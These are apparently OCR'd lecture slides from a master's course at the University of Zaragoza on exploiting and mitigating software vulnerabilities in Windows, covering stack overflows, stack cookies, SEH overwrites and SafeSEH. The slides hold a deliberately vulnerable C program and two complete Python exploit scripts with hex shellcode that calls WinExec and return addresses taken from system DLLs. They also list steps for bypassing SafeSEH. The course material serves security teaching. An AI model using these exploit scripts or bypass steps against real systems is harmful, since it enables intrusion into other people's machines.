Exploiting Software Vulnerabilities

Software Defenses

Exploitation Mitigation Techniques in the Windows OS

Universidad Zaragoza

Dept. of Computer Science and Systems Engineering
University of Zaragoza, Spain

Course 2021/2022

Master's Degree in Informatics Engineering

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
Seminar A.25, Ada Byron building



Outline

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
Exploitation Mitigation Techniques in the Windows OS

A little recap...



1 Insert your shellcode on the stack

- Shellcode: originally, the minimal code to launch a shell (i.e., `exec("/bin/sh")`). Today, any code injected regardless of its purpose

2 Manipulate `@rtn address` to return to your shellcode

- Look for assembly instructions that allow redirection of execution to `%esp`
- When the vulnerable function ends, the shellcode runs!

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A little recap...

```c
#include <stdio.h>
#include <windows.h>

void readCredentials()
{
        /* Create an array for storing some dummy data */
        char username[16];
        printf ("Enter your username for login, and then press <Enter>: ");
        scanf ("%s", username);

        printf("Hi %s, welcome back! Well coding!\n", username);

        return;
}

int main(void)
{
        printf("$: Welcome aboard!\n");
        readCredentials();
        printf("$: C U soon!\n");

}
```

```
_readCredentials:
        push    ebp
        mov     ebp, esp
        sub     esp, 40
        mov     DWORD PTR [esp], OFFSET FLAT:LC0
        call    _printf
        lea     eax, [ebp-24]
        mov     DWORD PTR [esp+4], eax
        mov     DWORD PTR [esp], OFFSET FLAT:LC1
        call    _scanf
        lea     eax, [ebp-24]
        mov     DWORD PTR [esp+4], eax
        mov     DWORD PTR [esp], OFFSET FLAT:LC2
        call    _printf
        leave
        ret
```

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
A little recap...



Exploitation Mitigation Techniques in the Windows OS

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


```
C:\Documents and Settings\Usuario\Escritorio>findjmp.exe kernel32.dll esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32.dll for code useable with the esp register
0x7C8369F0      call esp
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0x7C868667      call esp
Finished Scanning kernel32.dll for code useable with the esp register
Found 3 usable addresses
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


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```
# -*- coding: utf-8 -*-
bufLen = 28

buf='A'*bufLen

retn = "\xF0\x69\x83\x7C"          #kernel32.dll -- call esp
shellcode = "\x31\xC9"             #xor ecx, ecx
shellcode += "\x51"                #push ecx
shellcode += "\x68\x2E\x65\x78\x65" #push 6578652E
shellcode += "\x68\x63\x61\x6C\x63" #push 636C6163
shellcode += "\x8B\xCC"            #mov ecx, esp
shellcode += "\x6A\x05"            #push SW_SHOW
shellcode += "\x51"                #push ecx
shellcode += "\xE8\x86\x24\x63\x7C" #call WinExec
shellcode += "\xEB\xFE"            #jmp $EIP

print buf+retn+shellcode
```

See `WinExec()` in MSDN (link here)

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
A little recap...



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```



Exploitation Mitigation Techniques in the Windows OS

A little recap...

```
readName:
        push    ebp
        mov     ebp, esp
        sub     esp, 264
        sub     esp, 12
        push    OFFSET FLAT:.LC0
        call    printf
        add     esp, 16
        sub     esp, 8
        lea     eax, [ebp-264]
        push    eax
        push    OFFSET FLAT:.LC1
        call    __isoc99_scanf
        add     esp, 16
        leave
        ret
```

(stack cookies disabled)

```
readName:
        push    ebp
        mov     ebp, esp
        sub     esp, 280
        mov     eax, DWORD PTR gs:20
        mov     DWORD PTR [ebp-12], eax
        xor     eax, eax
        sub     esp, 12
        push    OFFSET FLAT:.LC0
        call    printf
        add     esp, 16
        sub     esp, 8
        lea     eax, [ebp-268]
        push    eax
        push    OFFSET FLAT:.LC1
        call    __isoc99_scanf
        add     esp, 16
        mov     eax, DWORD PTR [ebp-12]
        xor     eax, DWORD PTR gs:20
        je      .L2
        call    __stack_chk_fail
.L2:
        leave
        ret
```

(stack cookies enabled)

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
Exploitation Mitigation Techniques in the Windows OS

Structured Exception Handlers

- **Exception handler** (try/catch block)
- Also called **frame-based SEH**
  - Because they are stored on the stack!



SEH record

- **Record of 8 bytes**:
  - Pointer to next SEH
  - Pointer to current SEH

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
SEH-based exploit



- **Sequence `pop; pop; retn` indicates Windows to *run the following SEH***
  - The attacker finds an instruction set consisting of `pop; pop; retn` and appropriately sets the pointer to the current SEH to that set
  - At the pointer to next SEH, they just need to set a jump to the shellcode!

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
SEH-based exploit



Exploitation Mitigation Techniques in the Windows OS

SEH-based exploit

```
# -*- coding: utf-8 -*-
retn = "\xF7\x1F\xAC\x68"           #lisbspp-0.dll -- pop pop retn
shellcode = "\x31\xC9"              #xor ecx, ecx
shellcode += "\x51"                 #push ecx
shellcode += "\x68\x2E\x65\x78\x65" #push 6578652E
shellcode += "\x68\x63\x61\x6C\x63" #push 636C6163
shellcode += "\x8B\xCC"             #mov ecx, esp
shellcode += "\x6A\x05"             #push SW_SHOW
shellcode += "\x51"                 #push ecx
shellcode += "\xE8\xD1\x23\x62\x7C" #call WinExec
shellcode += "\xEB\xFE"             #jmp $EIP
shellcode += "\x90\x90"             #nop nop

bufLen = 260 - len(shellcode)

buf='A'*bufLen

jmpBack = "\x90\xEB\xE2\x90"

print buf+shellcode+jmpBack+retn+buf
```

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

SEH-based exploit



Exploitation Mitigation Techniques in the Windows OS

SafeSEH

- **Build flag** (`/safeSEH`)
- **Compatible with any executable module** – only for x86 targets
- Workflow:
  - At the time of the exception, Windows determines to which module the handler address belongs
  - If the module was compiled with `safeSEH`, checks if the handler address is contained in the module's safe exception handler table
  - Control flow is not transferred if it is not present in the table
  - If the module was not compiled with `safeSEH`, the exploit will work without problems...



Exploitation Mitigation Techniques in the Windows OS

SafeSEH – How to exploit it

- **Change your exploit to a non-SEH-based exploit** 🙂
- Look for **modules without** `safeSEH`
- **Minimal conditions necessary for exploitation** when the app is non-safeSEH enabled (its base address contains null bytes!):
  - Shellcode must be **BEFORE** the SEH record overwritten
  - Jump to it with a reverse jump
  - Raise an exception somehow

How does SafeSEH works? (before MS12-001 Security Bulletin)

- **API** `KiUserExceptionDispatcher` (ntdll)
  - **Stack pointer?** (FS:[4], FS:[8])
  - Is a module near you or your own application? If so, **check if the SEH handlers are registered** (using the Load Configuration Directory, LCD)
  - **If modules do not have LCD, run the handler**
  - **Doesn't match any loaded modules? Then, run it**

Further reading: D. Litchield, *Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server*

Exploitation Mitigation Techniques in the Windows OS

